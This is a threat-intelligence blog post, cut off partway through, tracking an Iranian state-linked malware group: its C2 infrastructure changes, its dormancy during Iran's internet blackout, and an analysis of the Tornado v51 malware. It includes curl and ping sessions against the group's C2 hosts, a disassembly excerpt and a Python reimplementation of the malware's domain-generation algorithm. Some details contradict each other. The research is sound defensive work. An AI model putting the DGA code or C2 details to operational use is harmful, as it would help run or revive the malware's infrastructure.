An Update on the Prince of Persia Threat Actor | SafeBreach

By Author: Tomer Bar, VP Security Research, SafeBreach

Archived: 2026-04-06 00:31:53 UTC

On December 18, 2025, we shared Part I of our most recent research project on the Iranian state-sponsored threat actor known as “Prince of Persia.” SafeBreach Labs has followed this threat actor since 2019 and originally published research in 2021 that presented evidence they had dramatically reinforced their operations security activities, technical proficiency, and tooling capabilities.

However, for the next three years, there was no publicly identified activity from the group. Our research team continued to hunt for evidence based on a variety of anchors and patterns we defined. As a result, we were able to maintain unprecedented visibility into their malicious activity during this time. Our findings, which were included in Part I of our research, showed that the scale of Prince of Persia’s activities were more significant than we originally anticipated. Our research documented at least three active variants of Foudre and Tonnerre malware being used by the group, identified new C2 servers supporting their activities, uncovered the details of a Telegram group being used to exfiltrate victim data, and more.

It didn’t take long before the threat actors behind the Prince of Persia responded to our latest publication—and we began Part II of our research to track their latest activities. Over a two week period, from December 19, 2025, to January 8, 2026, we saw the group replace the Telegram user and all C2 servers we identified in our previous research, make changes to hide victim heatmaps and cover their tracks, and attempt a potential strike-back at our researchers that revealed surprising parallels to a previously documented attack targeting open-source Python libraries.

We also noticed that the threat actor stopped maintaining its C2 servers on January 8 for the first time since we began monitoring their activities. This was the same day a country-wide internet shutdown was imposed by Iranian authorities in response to recent protests, which likely suggests that even government-affiliated cyber units did not have the ability or motivation to carry out malicious activities within Iran. On January 26, our visibility into the threat actor’s actions uncovered renewed activity as they began preparing new C2 servers. This led us to predict that the Iranian regime would soon end the internet blackout, which correctly came to fruition one day later on January 27. We believe this provides solid proof that the Prince of Persia is a state-sponsored threat actor operated by the Iranian regime and that we have the ability to predict its future actions using the visibility we have established into their cyber operations.

In the blog below, we first provide a high-level overview of the key findings and takeaways from this latest phase of research. Next, we share in-depth details about the threat actor’s activities since the publication of Part I of our research in December 2025. Then, we share our discovery and analysis of Tornado (named Tonnerre v50 in Part I of our research), which is the latest malware family used by the threat actor. We also document a potential attempt by the threat actor to infect our research machines with a two-stage attack using ZZ Stealer, which loads a custom variant of the StormKitty infostealer. Next, we highlight similarities between this malware and other previously documented infostealers, suggesting a potential link to other threat actors. Finally, we provide two appendices that outline the ZZ Stealer decryption script and updated indicators of compromise (IoCs).

Key Findings

Part II of our research targeting the Prince of Persia threat actor group took place from December 19, 2025, to February 3, 2026. During this time frame, we were able to maintain a level of visibility into the threat actor’s activity and infrastructure that allowed us to:

- Achieve access to more than 2,000 exfiltrated files in this two week period, providing in-depth insights that show:
  - All C2 servers for all three versions of Foudre and Tonnerre were replaced. We found all three new, active C2 servers including new DGA domain names. During the course of our research, one of the C2 servers was abandoned, leaving the remaining two C2 servers to serve all three versions of Foudre and Tonnerre.
  - The threat actor attempted to cover its tracks and hide the identity of victims or at least make the attribution more difficult by:
    - Deleting all past communication log files.
    - Changing the backend C2 server code to omit storing the victim’s IP in the communication logs.
    - Changing the filename of exfiltrated files to always include the general IP 0.0.0.0 instead of the real victim’s IP address.
  - Use of Tornado version 51, which is based on the Foudre family. We discovered and analyzed this variant, which includes dual C2 server protocols (HTTP and Telegram). It uses two different methods to generate C2 domain names: first, a new DGA algorithm and then fixed names using blockchain data de-obfuscation. This is a unique approach that we assume is being used to provide greater flexibility in registering C2 domain names without the need to update the Tornado version.

    - A shift in the used attack vector. The threat actor is using a 1-day WinRAR vulnerability (likely CVE-2025-8088 or CVE-2025-6218) to extract Tornado to the startup folder. We assume they are leveraging this relatively new public vulnerability in an attempt to increase their successful infection rate.
    - The communication logs for all Foudre and Tonnerre versions now include a new 256 byte array encoded with base64 for each exfiltrated file. By adding RSA verification to any log being sent, the threat actor appears to be adding protections to prevent other researchers—or malicious actors—from masquerading as victims to send files.
    - The *updatelist.txt* file—which could be viewed by a browser and used a victim's machine globally unique identifier (GUID) to check for a new Tonnerre binary download from the C2 server—was cleaned and appears to be obsolete. Now, the *php* backend code—which cannot be viewed by a browser—checks if the machine name is a specific machine name and, if so, will redirect to a different Tonnerre file. Again, this appears to be a protection added by the threat actor to conceal victim identities and/or make it more difficult for security researchers to obtain newer versions of Tonnerre.
    - The non-bot user in the threat actor's Telegram group was replaced and the original user was added to a new Telegram channel with three subscribers. The goal of this channel is still unknown, but we assume it is being used for command and control over victim's machines.
- Achieve access to all past messages within the threat actor's Telegram group that we identified in Part I of our research, despite the fact that the group is private and the bot was configured without permissions to read messages. As part of this effort, we:
    - Achieved access to all exfiltrated Foudre and Tonnerre files since February 2025, which included 118 files and 14 shared links including commands sent to Tonnerre by the threat actor.
    - Identified a malicious ZIP file—masquerading as a victim's exfiltrated file—in the last message that drops a ZZ Stealer loader that loads a fork of the StormKitty infostealer and shares very similar source code. We believe this could mean that the threat actor was trying to strike back and infect our security researcher's machines.
        - We found a very strong correlation between the Prince of Persia and a threat actor who infected open-source Python libraries using a similar malware in early 2024, which was documented by Checkmarx. Both used:

            1. The exact counter strike technique as a reaction to the same Telegram forward message attempt.


            2. The same tools and attack chain: a very similar ZIP file and a similar lnk file that uses a similar PowerShell script to drop the exact same variant of the ZZ Stealer malware.

            3. The same process where ZZ Stealer downloads the second-stage malware using the same decryption key from a page with the exact same unique name and parameters.


        - We also found a weaker potential correlation between the Prince of Persia and the threat actor known as Educated Manticore. The attack vector using ZIP and lnk files and a PowerShell loader technique was used by Educated Manticore and attributed to an Iranian state group focused on targeting Israel. This similarity may indicate the sharing of data and malicious tools between Prince of Persia and Educated Manticore threat actors.
- Uncover that there were no exfiltrated files and no newly registered DGA domain servers from January 8, 2026, to January 24, 2026, indicating the threat actor was likely impacted by the internet shutdown in Iran.
- Identify renewed activity on January 26, 2026, as the threat actor began preparing new C2 servers, suggesting the impending end of the blackout. As we predicted, the blackout ended on January 27, providing what we believe to be strong proof that the Prince of Persia is a state-sponsored threat actor operated by the Iranian regime.
- Recommend that organizations take the following steps to protect themselves against the techniques used by the Prince of Persia:
    - Ensure their security controls are updated to protect against the IoCs provided in Appendix B
    - Monitor for any unusual Telegram traffic
    - Ensure their operating systems are fully updated

Threat Actor Activity Since Part 1 Research Publication

Since December 18, when Part I of our Prince of Persia research was published, the threat actor has been very active. On December 21, they created a new C2 server 45.80.148.249, which works in parallel to the existing 45.80.148.195. The threat actor registered a new C2 domain name: uiavuflyjqodj.conningstone.net.



A second C2 server domain name uiavuflyjqodj.hbmc.net was also created on December 21—it initially resolved to 45.80.148.195, but was modified to resolve to 45.80.148.249 on December 25.




Usually when the threat actor replaced a C2 server, they copied the original C2 server and abandoned the original C2 server. This time, however, the new C2 server works in parallel with the original one, and some of the settings were changed. For example the *blk.lst* file was modified in C2 server 45.80.148.249 to allow the attacker's machine to send files to the victim's exfiltration folder instead of the protected *blkb* folder. This means that we have the ability to easily download the attacker machine's files—this appears to be purposeful but the motivation is not entirely clear. Here we can see the difference in the *blkb* file of the .195 and .249 servers:

```
C:\>curl -v  http://zjnomxhcrkfc.site/blk.lst
* Host zjnomxhcrkfc.site:80 was resolved.
* IPv6: (none)
* IPv4: 45.80.148.195
*   Trying 45.80.148.195:80...
* Connected to zjnomxhcrkfc.site (45.80.148.195) port 80
* using HTTP/1.x
> GET /blk.lst HTTP/1.1
> Host: zjnomxhcrkfc.site
> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< etag: "75-61621ede-2766f;;;"
< last-modified: Sat, 09 Oct 2021 22:59:42 GMT
< content-type: application/octet-stream
< content-length: 117
< accept-ranges: bytes
< date: Thu, 25 Dec 2025 22:01:20 GMT
< server: LiteSpeed
< connection: Keep-Alive
<
5d514354-370e-462c-be5b-b6e738536126
d30f58a5-c395-44d1-8f38-8626301ffef6
a40bede8-e70a-4ef5-9973-d9bb74ddd374
---* Connection #0 to host zjnomxhcrkfc.site left intact

C:\>curl -v  http://uiavuflyjqodj.hbmc.net/blk.lst
* Host uiavuflyjqodj.hbmc.net:80 was resolved.
* IPv6: (none)
* IPv4: 45.80.148.249
*   Trying 45.80.148.249:80...
* Connected to uiavuflyjqodj.hbmc.net (45.80.148.249) port 80
* using HTTP/1.x
> GET /blk.lst HTTP/1.1
> Host: uiavuflyjqodj.hbmc.net
> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< etag: "76-694cffab-219b275;;;"
< last-modified: Thu, 25 Dec 2025 09:11:07 GMT
< content-type: application/octet-stream
< content-length: 118
< accept-ranges: bytes
< date: Thu, 25 Dec 2025 22:09:14 GMT
< server: LiteSpeed
< connection: Keep-Alive
<
5d514354-370e-462c-be5b-b6e738536126-
d30f58a5-c395-44d1-8f38-8626301ffef6
a40bede8-e70a-4ef5-9973-d9bb74ddd374
---* Connection #0 to host uiavuflyjqodj.hbmc.net left intact
```

The threat actor also changed the backend code to hide the IP of the victim's machine and replace it with 0.0.0.0. This is a trial to make it difficult to correlate each victim file to the relevant victim's machine. They also committed this change to the older Tonnerre version 17 server (45.80.148.35) on December 28.

In addition, all the victim's communications files were deleted (from folder f) and the new format of the communication file was modified. The new file content does not include the IP of the victim's machine; instead it seems to include base 64 encoding of 256 bytes. It may be the RSA signature file encrypted with the public key used to encrypt each file. Up until now the same file was used to encrypt each file.




Also on December 28, the older C2 server for Tonnerre versions 12-16 (http://92c5d3b3.ddns.net) stopped resolving to 45.80.148.35. Later that day, the threat actor replaced the C2 server 45.80.148.35 with a new C2 server for both Foudre and Tonnerre. The domain names *lklptttt.space* and *onnmuoru.privatedns.org* started resolving to a new C2 server 45.80.149.3.

```
Pinging lklpttttt.space [45.80.149.3] with 32 bytes of data:
Reply from 45.80.149.3: bytes=32 time=68ms TTL=53
Reply from 45.80.149.3: bytes=32 time=67ms TTL=53
Reply from 45.80.149.3: bytes=32 time=67ms TTL=53
Reply from 45.80.149.3: bytes=32 time=67ms TTL=53
```

We found that the Tonnerre v17 domain name noonrpxv.privatedns.org resolved to the new C2 server 45.80.149.3. The Tonnerre v12 domain name 26edd0a4.ddns.net resolved to the new C2 server 45.80.149.3 as well.

The *updatelist.txt* file was also cleaned and appeared to be obsolete:




```
4920e61f-8d2d-413f-8942-d2735605dd4e
0fa54885-0caf-4df9-a94e-e8f5948d4e3e
f39eb634-0003-41df-be62-95f260514f83
866ea9ed-b677-46e4-b366-c38db49de596
a4ed2460-c3ac-4cd7-a1b4-8ad0f37a25dc
bb4faf16-15ef-4e17-aed6-472ebd2cfb24
387f5554-c1af-4916-b8b5-4f9206defdff
4d7b6a47-0a87-4e34-85bc-169f174a9dd1
8bac619c-03b4-4671-ab13-b08e3d47ea1e
0c62e968-fb18-4d58-b018-5d09592bc189
68963a08-e68e-41d5-87c3-e0838500da2e
d30f58a5-c395-44d1-8f38-8626301ffef6
```

Instead the *php* backend code checks if the machine name is a specific machine name. If so, it was redirected to a different Tonnerre file: t00017u14.dat. The file does not exist at the time of the check.

```
C:\>curl -v -L http://knlmqsuz.space/1/?c=DESKTOP-C88N4HD
* Host knlmqsuz.space:80 was resolved.
* IPv6: (none)
* IPv4: 45.80.148.35
*   Trying 45.80.148.35:80...
* Connected to knlmqsuz.space (45.80.148.35) port 80
* using HTTP/1.x
> GET /1/?c=DESKTOP-C88N4HD HTTP/1.1
> Host: knlmqsuz.space
> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 302 Found
< location: t00017u14.dat
< content-type: text/html; charset=UTF-8
< content-length: 0
< date: Tue, 16 Dec 2025 09:16:03 GMT
< server: LiteSpeed
< connection: Keep-Alive
* Ignoring the response-body
* setting size while ignoring
<
* Connection #0 to host knlmqsuz.space left intact
* Issue another request to this URL: 'http://knlmqsuz.space/1/t00017u14.dat'
* Re-using existing http: connection with host knlmqsuz.space
> GET /1/t00017u14.dat HTTP/1.1
> Host: knlmqsuz.space
> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 404 Not Found
< content-type: text/html
< cache-control: private, no-cache, max-age=0
< pragma: no-cache
< content-length: 1249
< date: Tue, 16 Dec 2025 09:16:03 GMT
< server: LiteSpeed
< connection: Keep-Alive
```


If the machine's Globally Unique Identifier (GUID) was a specific GUID, it was redirected to a different Tonnerre file: t00017u3.tmp.

```
C:\>curl -v -L http://knlmqsuz.space/1/?mi=ba5c0d0c-1d9b-48cb-a3d1-66328926bce7-
* Host knlmqsuz.space:80 was resolved.
* IPv6: (none)
* IPv4: 45.80.148.35
*   Trying 45.80.148.35:80...
* Connected to knlmqsuz.space (45.80.148.35) port 80
* using HTTP/1.x
> GET /1/?mi=ba5c0d0c-1d9b-48cb-a3d1-66328926bce7- HTTP/1.1
> Host: knlmqsuz.space
> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 302 Found
< content-type: application/octet-stream
< location: t00017u3.tmp
< content-length: 0
< date: Tue, 16 Dec 2025 09:33:50 GMT
< server: LiteSpeed
< connection: Keep-Alive
* Ignoring the response-body
* setting size while ignoring
<
* Connection #0 to host knlmqsuz.space left intact
* Issue another request to this URL: 'http://knlmqsuz.space/1/t00017u3.tmp'
* Re-using existing http: connection with host knlmqsuz.space
> GET /1/t00017u3.tmp HTTP/1.1
> Host: knlmqsuz.space
> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 404 Not Found
< content-type: text/html
< cache-control: private, no-cache, max-age=0
< pragma: no-cache
< content-length: 1249
< date: Tue, 16 Dec 2025 09:33:50 GMT
< server: LiteSpeed
< connection: Keep-Alive
```

Threat Actor C2 Preparation Predicts End of Internet Blackout

The threat actor became dormant on January 8, 2026, which was the beginning of the internet blackout in Iran. After three weeks of monitoring, we discovered new activity on January 25, 2026. The threat actor registered two new fixed domain names for the Tonnerre v.12-16 and Foudre v.34:


- f13.ddnsking.com – Tonnerre fixed domain resolving to C2 server 45.80.149.3
- t13.ddnsking.com – Foudre fixed domain resolving to C2 server 45.80.149.3




The threat actor also registered a new DGA domain for Tonnerre: joqoqwtu.privatedns.org (generated by the DGA FTS12026151). They also registered a Foudre DGA domain: klnptruu.space (generated by the DGA LOS1202615). With the threat actor preparing the C2 servers, we believed it was an indication that the internet blackout may end the following week.

On January 25, the threat actor also registered two domain names: szzqwggurg.hbmc.net and szzqwggurg.conningstone.net, which resolve to the C2 server 45.80.148.249.

While there had been no new victim exfiltrated files since January 8, on January 26 at 10:00 am (GMT +2), the first Foudre victim's machine started to exfiltrate data.



The internet blackout indeed ended a day later on January 27, 2026, proving our prediction correct. The nation state threat actor had internet connectivity two days prior to the end of the blackout and used it to prepare the C2 servers, which was an indication that the Iranian regime intended to end the blackout soon.




We believe this is additional proof that the Prince of Persia is a state-sponsored threat actor operated by the Iranian regime and that we have a unique ability to predict its actions using our visibility into their cyber operations.


Tornado v51 Analysis

The Infection Vector


The threat actor uses an archive exploit, which drops an AudioService.exe file to the startup folder. The exploit is probably CVE-2025-8088 or a similar vulnerability CVE-2025-6218. We believe this was likely in response to a change Microsoft made in the macro security settings of Office, which made it less valuable as an attack vector. The threat actor likely took this relatively new public vulnerability as an opportunity to improve their infection rate.




It was uploaded to Virus Total from India and Germany, which may indicate the victim countries:



The file [5db4ed7d07ab028ab6ceba8efec5f667d86a419020d2a8c86e90a3125aa31bb9] masquerades as a doc file named *tozihat.doc*, but it's actually an SFX file.



The file *AuthFWSnapin.dll* uses the name "Tornado version 051" for the malware in the exfiltrated collected data. It installs the second phase malware (similar to Tonnerre) with password: Hcudhl3hcbgQdpnr3.



The DGA


There are two methods for Tornado to find its C2 servers. One is named "manual;" the other is named "active" and is based on blockchain data. This is a unique approach that we assume is being used to provide flexibility in registering C2 domain names—either fixed or weekly domain names—using DGA without the need to update Tornado with a new version to switch between the options.

Manual DGA Method

The manual DGA is selected if the internet is not accessible when a check is completed via an HTTP GET request to amazon.com.


The DGA includes a new algorithm with two phases:

1. The first phase takes the prefix <yy><m><week number>G<0-11> for Tornado\Foudre and <yy><m><week number>F<0-11> for Tornado\Tonnerre and encodes it to base32.
2. The second phase takes the base32 DGA as input and transforms it using the custom ALPHABET "otdhpgaurxyvszmqlwckbfniej" + <tld>. tld is one of .site, .ix,tc, hbmc.net.\



Indeed the DGA domain name during that week was tegfxbnk.site.

This part generates eight-character domain names. If no registered domain is available, the DGA prefix is added with a number between 0-11, as seen here:



```
loop_dga_esi_increment:
lea     edx, [ebp+var_1C]
mov     eax, esi        ; first loop - esi=1, each loop until esi=11
call    @Sysutils@IntToStr$qqri ; Sysutils::IntToStr(int)
mov     ecx, [ebp+var_1C]
lea     eax, [ebp+var_18]
mov     edx, [ebp+var_4]
call    strcpy
mov     eax, [ebp+var_18]
lea     edx, [ebp+c2_hostname_]
call    DGA_domain_compute_W
lea     eax, [ebp+var_20]
mov     ecx, ds:site_tld
mov     edx, [ebp+c2_hostname_]
call    strcpy
mov     eax, [ebp+var_20]
mov     edx, ebx
call    c2_download_sig_and_verify
test    al, al
jz      short loc_4FD3BC
```

```python
import base64
import datetime
import subprocess
import argparse

ALPHABET = "otdhpgaurxyvszmqlwckbfniej"
def get_codes_for_weeks(year,month,today=True):
    results = []
    if today:
        d = datetime.date.today()
    else:
        d = datetime.date(year, 1, 1)
        d += datetime.timedelta(days=(6 - d.weekday()) % 7)

    while d.year == year and d.month<=month:
        code = f"{str(d.year)[2:]}{d.month}{d.isocalendar()[1]}"
        results.append((d, code))
        if today:
            break
        d += datetime.timedelta(days=7)

    return results

def sum_input_char_values(hex_values_list):
    sum = 0
    for i in range(1,len(hex_values_list)):
        hex_value = hex_values_list[i - 1]
        sum += hex_value
    return sum

def transform(dga_prefix_base32):
    hex_values_list = [ord(c) for c in dga_prefix_base32.decode()]
    output = []
    sum = sum_input_char_values(hex_values_list)
    for i in range(0,len(hex_values_list)):
        char_val = hex_values_list[i]
        char_value_plus_sum_index_plus_nine = char_val + sum + i + 9
        ALPHABET_index = char_value_plus_sum_index_plus_nine % len(ALPHABET)
        out_char = ALPHABET[ALPHABET_index]
        output.append(out_char)
    return "".join(output[::-1])
```

```python
def genDomainsAndCheck(date,code,i):
    tldList = ['.site','.hbmc.net','ix.tc','.space','.conningstone.net']
    dga_prefix= "%sG%s"%(code,i)
    dga_prefix_base32 = base64.b32encode(dga_prefix.encode()).lower()
    result = transform(dga_prefix_base32)
    domain = result[6:]

    for tld in tldList:
        domainName = domain + tld
        try:
            print("trying date:%s,domainName:%s,%s"%(date,domainName,dga_prefix))
            res = subprocess.check_output(['cmd','/c','ping',domainName])
            if b"Reply from" in res and b"bytes=" in res:
                print("\r\n\r\n[+]%s is alive, i=%s,date=%s\r\n\r\n" %(domainName,i,date))
            else:
                print("[-]%s: %s not alive for date:%s"%(domainName,date))
        except:
            continue

def optionParser():
    parser = argparse.ArgumentParser()
    parser.add_argument('-a', '--all_dates',action="store_true",help="all dates (not just for today)")
    parser.add_argument('-i', '--index',action="store_true",help="try different index number")

    args = parser.parse_args()
    return args,parser

def main():
    today=True
    i=13 #default
    args,parser = optionParser()
    if args.all_dates:
        print("searching for all dates since begining of the year")
        today=False

    now = datetime.datetime.now()
    year = now.year
    month  = now.month
    for date, code in get_codes_for_weeks(year,month,today):
        if not args.index:
            genDomainsAndCheck(date,code,i)
        else:
            for i in range(0,14):
                genDomainsAndCheck(date,code,i)

if __name__=="__main__":
    main()
```

We were able to develop code that predicts all Tornado-generated domain names, both for the Tornado/Foudre binary we have and also for the Tornado/Tonnerre binary we do not. The DGA is not just <YY><MM><week number>. Instead, it is actually <YY><MM><week number><LETTER><number between 0-22>. Tornado\Foudre uses G as the letter and Tornado\Tonnerre uses F as the letter.

Active DGA Method

If the internet is accessible and the settings “BlockMethodActived0” is set:

